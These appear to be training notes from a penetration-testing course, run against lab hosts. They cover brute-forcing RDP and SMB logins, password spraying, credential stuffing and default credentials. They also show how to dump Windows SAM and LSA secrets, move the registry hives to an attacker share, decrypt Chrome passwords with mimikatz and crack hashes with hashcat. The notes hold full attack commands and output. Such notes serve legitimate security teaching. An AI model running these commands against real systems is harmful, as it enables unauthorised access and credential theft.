Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
user@WINSRV C:\Users\user>
RDP
… is a network protocol that allows remote access to Windows systems via TCP port 3389, by default. RDP provides both users and administrators/support staff with remote access to Windows hosts within an organization. The Remote Desktop Protocol defines two participants for a connection: a so-called terminal server, on which the actual work takes place, and a terminal client, via which the terminal is remotely controlled. In addition to the exchange of image, sound, keyboard, and pointing device, the RDP can also print documents of the terminal server on a printer connected to the terminal client or allow access to storage media available there. Technically, the RDP is an application layer protocol in the IP stack and can use TCP and UDP for data transmission. The protocol is used by various official Microsoft apps, but is also used in some third-party solutions.
Hydra
d41y@htb[/htb]$ hydra -L user.list -P password.list rdp://10.129.42.197
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10 15:05:40
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking rdp://10.129.42.197:3389/
[3389][rdp] account on 10.129.42.197 might be valid but account not active for remote desktop: login: mrb3n password: rockstar, continuing attacking the account.
[3389][rdp] account on 10.129.42.197 might be valid but account not active for remote desktop: login: cry0l1t3 password: delta, continuing attacking the account.
[3389][rdp] host: 10.129.42.197 login: user password: password
1 of 1 target successfully completed, 1 valid password found
xFreeRDP
Linux offers different clients to communicate with the desired server using the RDP protocol. These include Remmina, xfreerdp, and many others.
Usage
xfreerdp /v:<target-IP> /u:<username> /p:<password>
Example
d41y@htb[/htb]$ xfreerdp /v:10.129.42.197 /u:user /p:password
<SNIP>
New Certificate details:
Common Name: WINSRV
Subject: CN = WINSRV
Issuer: CN = WINSRV
Thumbprint: cd:91:d0:3e:7f:b7:bb:40:0e:91:45:b0:ab:04:ef:1e:c8:d5:41:42:49:e0:0c:cd:c7:dd:7d:08:1f:7c:fe:eb
Do you trust the above certificate? (Y/T/N) Y
… spawns a new window with a running Windows session.
SMB
… is a protocol responsible for transferring data between a client and a server in local area network. It is used to implement file and directory sharing and printing services in Windows networks. SMB is often referred to as a file system, but it is not. SMB can be compared to NFS for Unix and Linux for providing drives on local networks.
It is also known as Common Internet File System (CIFS). It is part of the SMB protocol and enables universal remote connection of multiple platforms such as Windows, Linux or macOS. In addition, you will often encounter Samba, which is an open-source implementation of the above functions. For SMB, you can also use Hydra again to try different usernames in combination with different passwords.
Hydra
Example
d41y@htb[/htb]$ hydra -L user.list -P password.list smb://10.129.42.197
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06 19:37:31
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[445][smb] host: 10.129.42.197 login: user password: password
1 of 1 target successfully completed, 1 valid passwords found
Error
However, you may also get the following error describing that the server has sent an invalid reply.
d41y@htb[/htb]$ hydra -L user.list -P password.list smb://10.129.42.197
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06 19:38:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[ERROR] invalid reply from target smb://10.129.42.197:445/
This is because you most likely have an outdated version of THC-Hydra that cannot handle SMBv3 replies. To work around this problem, you can manually update and recompile Hydra or use another tool, like Metasploit.
Metasploit
d41y@htb[/htb]$ msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > options
Module options (auxiliary/scanner/smb/smb_login):
Name Current Setting Required Description
---- --------------- -------- -----------
ABORT_ON_LOCKOUT false yes Abort the run when an account lockout is detected
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH false no Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN false no Detect if domain is required for the specified user
PASS_FILE no File containing passwords, one per line
PRESERVE_DOMAINS true no Respect a username that contains a domain name.
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST false no Record guest-privileged random logins to the database
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
msf6 auxiliary(scanner/smb/smb_login) > set user_file user.list
user_file => user.list
msf6 auxiliary(scanner/smb/smb_login) > set pass_file password.list
pass_file => password.list
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.129.42.197
rhosts => 10.129.42.197
msf6 auxiliary(scanner/smb/smb_login) > run
[+] 10.129.42.197:445 - 10.129.42.197:445 - Success: '.\user:password'
[*] 10.129.42.197:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
NetExec
Now you can use NetExec again to view the available shares and what privileges you have for them.
d41y@htb[/htb]$ netexec smb 10.129.42.197 -u "user" -p "password" --shares
SMB 10.129.42.197 445 WINSRV [*] Windows 10.0 Build 17763 x64 (name:WINSRV) (domain:WINSRV) (signing:False) (SMBv1:False)
SMB 10.129.42.197 445 WINSRV [+] WINSRV\user:password
SMB 10.129.42.197 445 WINSRV [+] Enumerated shares
SMB 10.129.42.197 445 WINSRV Share Permissions Remark
SMB 10.129.42.197 445 WINSRV ----- ----------- ------
SMB 10.129.42.197 445 WINSRV ADMIN$ Remote Admin
SMB 10.129.42.197 445 WINSRV C$ Default share
SMB 10.129.42.197 445 WINSRV SHARENAME READ,WRITE
SMB 10.129.42.197 445 WINSRV IPC$ READ Remote IPC
smblcient
To communicate with the server via SMB, you can use, for example, the tool smbclient. This tool will allow you to view the contents of the shares, upload, or download files if your privileges allow it.
d41y@htb[/htb]$ smbclient -U user \\\\10.129.42.197\\SHARENAME
Enter WORKGROUP\user's password: *******
Try "help" to get a list of possible commands.
smb: \> ls
. DR 0 Thu Jan 6 18:48:47 2022
.. DR 0 Thu Jan 6 18:48:47 2022
desktop.ini AHS 282 Thu Jan 6 15:44:52 2022
10328063 blocks of size 4096. 6074274 blocks available
smb: \>
Spraying, Stuffing, and Defaults
Password Spraying
… is a type of brute-force attack in which an attacker attempts to use a single password across many different user accounts. This technique can be particularly effective in environments where users are initialized with a default or standard password. For example, if it is known that administrators at a particular company commonly use ChangeMe123! when setting up new accounts, it would be worthwhile to spray this password across all user accounts to identify any that were not updated.
Depending on the target system, different tools may be used to carry out password spraying attacks. For web apps, Burp is a strong option, while for AD environments, tools such as NetExec or Kerbrute are commonly used.
d41y@htb[/htb]$ netexec smb 10.100.38.0/24 -u <usernames.list> -p 'ChangeMe123!'
Credential Stuffing
… is another type of brute-force attack in which an attacker uses stolen credentials from one service to attempt access on others. Since many users reuse their usernames and passwords across multiple platforms, these attacks are sometimes successful. As with password spraying, credential stuffing can be carried out using a variety of tools, depending on the target system. For example, if you have a list of username:password credentials obtained from a database leak, you can use Hydra to perform a credential stuffing attack against an SSH service using the following syntax:
d41y@htb[/htb]$ hydra -C user_pass.list ssh://10.100.38.23
Default Credentials
Many systems - such as routers, firewalls, and databases - come with defautl credentials. While best practice dictates that admins change these credentials during setup, they are sometimes left unchanged, posing a serious security risk.
While several lists of known default credentials are available online, there are also dedicated tools that automate the process. One widely used example is the Default Credentials Cheat Sheet, which can be installed with pip3.
d41y@htb[/htb]$ pip3 install defaultcreds-cheat-sheet
Once installed, you can use the creds command to search for known default credentials associated with a specific product or vendor.
d41y@htb[/htb]$ creds search linksys
+---------------+---------------+------------+
| Product | username | password |
+---------------+---------------+------------+
| linksys | <blank> | <blank> |
| linksys | <blank> | admin |
| linksys | <blank> | epicrouter |
| linksys | Administrator | admin |
| linksys | admin | <blank> |
| linksys | admin | admin |
| linksys | comcast | 1234 |
| linksys | root | orion99 |
| linksys | user | tivonpw |
| linksys (ssh) | admin | admin |
| linksys (ssh) | admin | password |
| linksys (ssh) | linksys | <blank> |
| linksys (ssh) | root | admin |
+---------------+---------------+------------+
In addition to publicly available lists and tools, default credentials can often be found in product documentation, which typically outlines the steps required to set up a service. While some devices and applications prompt the user to set a password during installation, others use a default - often weak - password.
Imagine you have identified certain apps in use on a customer’s network. After researching the default credentials online, you can combine them into a new list, formatted as username:password, and reuse the previously mentioned Hydra to attempt access.
Beyond apps, default credentials are also commonly associated with routers. One such list is available here. While it is less likely that the router credentials remain unchanged, oversights do occur. Routers used in internal testing environments, for example, may be left with default settings and can be exploited to gain further access.
Windows Password Attacks
Windows Systems
Authentication Process
The Windows client authentication process involves multiple modules for logon, credential retrieval, and verification. Among the various authentication mechanisms in Windows, Kerberos is one of the most widely used and complex. The Local Security Authority (LSA) is a protected subsystem that authenticates users, manages local logins, oversees all aspects of local security, and provides services for translating between user names and security identifiers (SIDs).
The security subsystems maintains security policies and user accounts on a computer system. On a DC, these policies and accounts apply to the entire domain and are stored in AD. Additionally, the LSA subsystem provides services for access control, permission checks, and the generation of security audit messages.

Local interactive logon is handled through the coordination of several components: the logon process (WinLogon), the logon user interface process (LogonUI), credential providers, the Local Security Authority Subsystem Service (LSASS), one or more authentication packages, and either the Security Accounts Manager (SAM) or AD. Authentication packages, in this context, are Dynamic-Link-Libraries (DLLs) responsible for performing authentication checks. For example, for non-domain-joined and interactive logins, the Msv1_0.dll authentication package is typically used.
WinLogon is a trusted system process responsible for managing security-related user interactions, such as:
- launching LogonUI to prompt for credentials at login
- handling password changes
- locking and unlocking the workstation
To obtain a user’s account name and password, WinLogon relies on credential providers installed on the system. These credential providers are CDM objects implemented as DLLs.
WinLogon is the only process that intercepts login requests from the keyboard, which are sent via RPC messages from Win32k.sys. At logon, it immediately launches the LogonUI application to present the graphical user interface. Once the user’s credentials are collected by the credential provider, WinLogon passes them to the Local Security Authority Subsystem Service (LSASS) to authenticate the user.
LSASS
… is compromised of multiple modules and governs all authentication processes. Located at %SystemRoot%\System32\Lsass.exe in the file system, it is responsible for enforcing the local security policy, authentication users, and forwarding security audit logs to the Event Log. In essence, LSASS servers are the gatekeeper in Windows-based OS.
| Authentication Packages | Description |
|---|---|
| Lsasrv.dll | the LSA Server service both enforces security policies and acts as the security package manager for the LSA; the LSA contains the Negotiate function, which selects either the NTLM or Kerberos protocol after determining which protocol is to be successful |
| Msv1_0.dll | authentication package for local machine logons that don’t require custom authentication |
| Samsrv.dll | the Security Accounts Manager (SAM) stores local security accounts, enforces locally stored policies, and supports APIs |
| Kerberos.dll | security package loaded by the LSA for Kerberos-based authentication on a machine |
| Netlogon.dll | network-based logon service |
| Ntdsa.dll | the library is used to create new records and folders in the Windows registry |
Each interactive logon session creates a separate instance of the WinLogon service. The Graphical Identification and Authentication (GINA) architecture is loaded into the process area used by WinLogon, receives and processes the credentials, and invokes the authentication interfaces via the LSALogonUser function.
SAM Database
The Security Account Manager (SAM) is a database file in Windows OS that stores user account credentials. It is used to authenticate both local and remote users and uses cryptographic protections to prevent unauthorized access. User passwords are stored in hashes in the registry, typically in the form of either LM or NTLM hashes. The SAM file is located at %SystemRoot%\system32\config\SAM and is mounted under HKLM\SAM. Viewing or accessing this file requires SYSTEM level privileges.
Windows system can be assigned to either a workgroup or domain during setup. If the system has been assigned to a workgroup, it handles the SAM database locally and stores all existing users locally in this database. However, if the system has been joined to a domain, the DC must validate the credentials from the AD database (ntds.dit), which is stored in %SystemRoot%\ntds.dit.
To improve protection against offline cracking of the SAM database, Microsoft introduced a feature in Windows NT 4.0 called SYSKEY (syskey.exe). When enabled, SYSKEY partially encrypts the SAM file on disk, ensuring that password hashes for all local accounts are encrypted with a system-generated key.
Credential Manager

Credential Manager is a built-in feature of all Windows OS that allows users to store and manage credentials used to access network resources, websites, and applications. These saved credentials are stored per user profile in the user’s Credential Locker. The credentials are encrypted and stored in at C:\Users\[Username]\AppData\Local\Microsoft\[Vault/Credentials]\.
There are various methods to decrypt credentials saved using Credential Manager.
NTDS
It is very common to encounter network environments where Windows systems are joined to a Windows domain. This setup simplifies centralized management, allowing admins to efficiently oversee all systems within their organization. In such environments, logon requests are sent to DCs within the same AD forest. Each DC hosts a file called NTDS.dit, which is synchronized across all DCs, with the exception of Read-Only DCs.
NTDS.dit is a database file that stores AD data, including but not limited to:
- user accounts (username & password hashes)
- group accounts
- computer accounts
- group policy objects
Attacking SAM, SYSTEM, and SECURITY
With administrative access to a Windows system, you can attempt to quickly dump the files associated with the SAM database, transfer them to your attack host, and begin cracking the hashes offline. Performing this process offline allows you to continue your attacks without having to maintain an active session with the target.
Registry Hives
There are three registry hives you can copy if you have local administrative access to a target system, each serving a specific purpose when it comes to dunping and cracking password hashes.
| Registry Hive | Description |
|---|---|
| HKLM\SAM | contains password hashes for local user accounts; these hashes can be extracted and cracked to reveal plaintext passwords |
| HKLM\SYSTEM | stores the system boot key, which is used to encrypt the SAM database; this key is required to decrypt the hashes |
| HKLM\SECURITY | contains sensitive information used by the LSA, including cached domain credentials, cleartext passwords, DPAPI keys, and more |
Using reg.exe to copy Registry Hives
You can back up these hives using the reg.exe utility.
C:\WINDOWS\system32> reg.exe save hklm\sam C:\sam.save
The operation completed successfully.
C:\WINDOWS\system32> reg.exe save hklm\system C:\system.save
The operation completed successfully.
C:\WINDOWS\system32> reg.exe save hklm\security C:\security.save
The operation completed successfully.
If you’re only interested in dumping the hashes of local users, you need only HKLM\SAM and HKLM\SYSTEM. However, it’s often useful to save HKLM\SECURITY as well, since it can contain cached domain user credentials on domain-joined systems, along with other valuable data. Once these hives are saved offline, you can use various methods to transfer them to your attack host.
Creating a Share with smbserver
To create the share, you simply run smbserver.py -smb2support, specify a name for the share, and point to the local directory on your attack host where the hive will be stored. The -smb2support flag ensures compatibility with newer versions of SMB. If you do not include this flag, newer Windows systems may fail to connect to the share, as SMBv1 is disabled by default due to numerous severe vulns and publicly available exploits.
d41y@htb[/htb]$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData /home/ltnbob/Documents/
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Moving Hive Copies to Share
Once the share is running on your attack host, you can use the move command on the Windows target to transfer the hive copies to the share.
C:\> move sam.save \\10.10.15.16\CompData
1 file(s) moved.
C:\> move security.save \\10.10.15.16\CompData
1 file(s) moved.
C:\> move system.save \\10.10.15.16\CompData
1 file(s) moved.
You can confirm that your hive copies were successfully moved to the share by navigating to the shared directory on your attack host and using ls to list the files:
d41y@htb[/htb]$ ls
sam.save security.save system.save
Dumping Hashes with secretsdump
One particularly useful tool for dumping hashes offline is Impacket’s secretsdump.
Using secretsdump is straightforward. You simply run the script with Python and specify each of the hive files you retrieved from the target host:
d41y@htb[/htb]$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0x4d8c7cff8a543fbf245a363d2ffce518
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3dd5a5ef0ed25b8d6add8b2805cce06b:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:683b72db605d064397cf503802b51857:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
sam:1002:aad3b435b51404eeaad3b435b51404ee:6f8c3f4d3869a10f3b4f0522f537fd33:::
rocky:1003:aad3b435b51404eeaad3b435b51404ee:184ecdda8cf1dd238d438c4aea4d560d:::
ITlocal:1004:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba6781c1e2:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb1e1744d2dc4403f9fb0420d84c3299ba28f0643
dpapi_userkey:0x7995f82c5de363cc012ca6094d381671506fd362
[*] NL$KM
0000 D7 0A F4 B9 1E 3E 77 34 94 8F C4 7D AC 8F 60 69 .....>w4...}..`i
0010 52 E1 2B 74 FF B2 08 5F 59 FE 32 19 D6 A7 2C F8 R.+t..._Y.2...,.
0020 E2 A4 80 E0 0F 3D F8 48 44 98 87 E1 C9 CD 4B 28 .....=.HD.....K(
0030 9B 7B 8B BF 3D 59 DB 90 D8 C7 AB 62 93 30 6A 42 .{..=Y.....b.0jB
NL$KM:d70af4b91e3e7734948fc47dac8f606952e12b74ffb2085f59fe3219d6a72cf8e2a480e00f3df848449887e1c9cd4b289b7b8bbf3d59db90d8c7ab6293306a42
[*] Cleaning up...
Here you see that secretsdump successfully dumped the local SAM hashes, along with data from hklm\security, including cached domain logon information and LSA secrets such as the machine and user keys for DPAPI.
Notice that the first step secretsdump performs is retrieving the system bootkey before proceeding to dump the local SAM hashes. This is necessary because the bootkey is used to encrypt and decrypt the SAM database. Without it, the hashes cannot be decrypted - which is why having copies of the relevant registry hives is crucial.
Notice the following line:
Dumping local SAM hashes (uid:rid:lmhash:nthash)
This tells you how to interpret the output and which hashes you can attempt to crack. Most modern Windows OS store passwords as NT hashes. Older systems may store passwords as LM hashes, which are weaker and easier to crack. Therefore, LM hashes are useful if the target is running an older version of Windows.
With this in mind, you can copy the NT hashes associated with each user account into a text file and begin cracking passwords. It is helpful to note which hash corresponds to which user to keep track of the results.
Cracking Hashes with Hashcat
Once you have the hashes, you can begin cracking them using Hashcat. Hashcat supports a wide range of hashing algorithms.
You can populate a text file with the NT hashes you were able to dump:
d41y@htb[/htb]$ sudo vim hashestocrack.txt
64f12cddaa88057e06a81b54e73b949b
31d6cfe0d16ae931b73c59d7e0c089c0
6f8c3f4d3869a10f3b4f0522f537fd33
184ecdda8cf1dd238d438c4aea4d560d
f7eb9c06fafaa23c4bcf22ba6781c1e2
Running Hashcat against NT hashes
Hashcat supports many different modes, and selecting the right one depends largely on the type of attack and the specific hash type you want to crack.
d41y@htb[/htb]$ sudo hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
f7eb9c06fafaa23c4bcf22ba6781c1e2:dragon
6f8c3f4d3869a10f3b4f0522f537fd33:iloveme
184ecdda8cf1dd238d438c4aea4d560d:adrian
31d6cfe0d16ae931b73c59d7e0c089c0:
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: dumpedhashes.txt
Time.Started.....: Tue Dec 14 14:16:56 2021 (0 secs)
Time.Estimated...: Tue Dec 14 14:16:56 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 14284 H/s (0.63ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 5/5 (100.00%) Digests
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: newzealand -> whitetiger
Started: Tue Dec 14 14:16:50 2021
Stopped: Tue Dec 14 14:16:58 2021
You can see from the output that Hashcat was successful in cracking three of the hashes. Having these passwords can be useful in many ways. For example, you could attempt to use the cracked credentials to access other systems on the network. It is very common for users to reuse passwords across different work and personal accounts. Understanding and applying this technique can be valuable during assessments. You will benefit from it anytime you encounter a vulnerable Windows system and gain administrative rights to dump the SAM database.
Keep in mind that this is a well-known technique, and administrators may have implemented safeguards to detect or prevent it. Several detection and mitigation strategies are documented within the MITRE ATT&CK framework.
DCC2 Hashes
hklm\security contains cached domain logon information, specifically in the form of DCC2 hashes. These are local, hashed copies of network credential hashes. An example is:
inlanefreight.local/Administrator:$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25
This type of hash is much more difficult to crack than an NT hash, as it uses PBKDF2. Additionally, it cannot be used for lateral movement with techniques like Pass-the-Hash. The Hashcat mode for cracking DCC2 hashes is 2100.
d41y@htb[/htb]$ hashcat -m 2100 '$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25' /usr/share/wordlists/rockyou.txt
<SNIP>
$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25:ihatepasswords
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: $DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25
Time.Started.....: Tue Apr 22 09:12:53 2025 (27 secs)
Time.Estimated...: Tue Apr 22 09:13:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 5536 H/s (8.70ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 149504/14344385 (1.04%)
Rejected.........: 0/149504 (0.00%)
Restore.Point....: 148992/14344385 (1.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9216-10239
Candidate.Engine.: Device Generator
Candidates.#1....: ilovelloyd -> gerber1
Hardware.Mon.#1..: Util: 95%
Started: Tue Apr 22 09:12:33 2025
Stopped: Tue Apr 22 09:13:22 2025
Note the cracking speed of 5536 H/s. On the same machine, NTLM hashes can be cracked at 4605.4 kH/s. This means that cracking DCC2 hashes is approximately 800 times slower. The exact numbers will depend heavily on the hardware available, of course, but the takeaway is that strong passwords are often uncrackable within typical pentests.
DPAPI
In addition to the DCC2 hashes, you previously saw that the machine and user keys for DPAPI were also dumped from hklm\security. The Data Protection Application Programming Interface, or DPAPI, is a set of APIs in Windows OS used to encrypt and decrypt data blobs on a per-user basis. These blobs are utilized by various Windows OS features and third-party applications. Below are just a few examples of applications that use DPAPI and how they use it:
| Application | Use of DPAPI |
|---|---|
| Internet Explorer | password form auto-completion data |
| Google Chrome | password from auto-completion data |
| Outlook | passwords for email accounts |
| Remote Desktop Connection | saved credentials for connections to remote machines |
| Credential Manager | saved credentials for accessing shared resources, joining wireless networks, VPNs and more |
DPAPI encrypted credentials can be decrypted manually with tools like Impacket’s dpapi, mimikatz, or remotely with DonPAPI.
C:\Users\Public> mimikatz.exe
mimikatz # dpapi::chrome /in:"C:\Users\bob\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
* using CryptUnprotectData API
> AES Key is: efefdb353f36e6a9b7a7552cc421393daf867ac28d544e4f6f157e0a698e343c
URL : http://10.10.14.94/ ( http://10.10.14.94/login.html )
Username: bob
* using BCrypt with AES-256-GCM
Password: April2025!
Remote Dumping & LSA Secrets Considerations
With access to credentials that have local administrator privileges, it is also possible to target LSA secrets over the network. This may allow you to extract credentials from running services, scheduled tasks, or applications that store passwords using LSA secrets.
Dumping LSA Secrets Remotely
d41y@htb[/htb]$ netexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --lsa
SMB 10.129.42.198 445 WS01 [*] Windows 10.0 Build 18362 x64 (name:FRONTDESK01) (domain:FRONTDESK01) (signing:False) (SMBv1:False)
SMB 10.129.42.198 445 WS01 [+] WS01\bob:HTB_@cademy_stdnt!(Pwn3d!)
SMB 10.129.42.198 445 WS01 [+] Dumping LSA secrets
SMB 10.129.42.198 445 WS01 WS01\worker:Hello123
SMB 10.129.42.198 445 WS01 dpapi_machinekey:0xc03a4a9b2c045e545543f3dcb9c181bb17d6bdce
dpapi_userkey:0x50b9fa0fd79452150111357308748f7ca101944a
SMB 10.129.42.198 445 WS01 NL$KM:e4fe184b25468118bf23f5a32ae836976ba492b3a432deb3911746b8ec63c451a70c1826e9145aa2f3421b98ed0cbd9a0c1a1befacb376c590fa7b56ca1b488b
SMB 10.129.42.198 445 WS01 [+] Dumped 3 LSA secrets to /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.secrets and /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.cached
Dumping SAM Remotely
d41y@htb[/htb]$ netexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --sam
SMB 10.129.42.198 445 WS01 [*] Windows 10.0 Build 18362 x64 (name:FRONTDESK01) (domain:WS01) (signing:False) (SMBv1:False)
SMB 10.129.42.198 445 WS01 [+] FRONTDESK01\bob:HTB_@cademy_stdnt! (Pwn3d!)
SMB 10.129.42.198 445 WS01 [+] Dumping SAM hashes
SMB 10.129.42.198 445 WS01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.129.42.198 445 WS01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
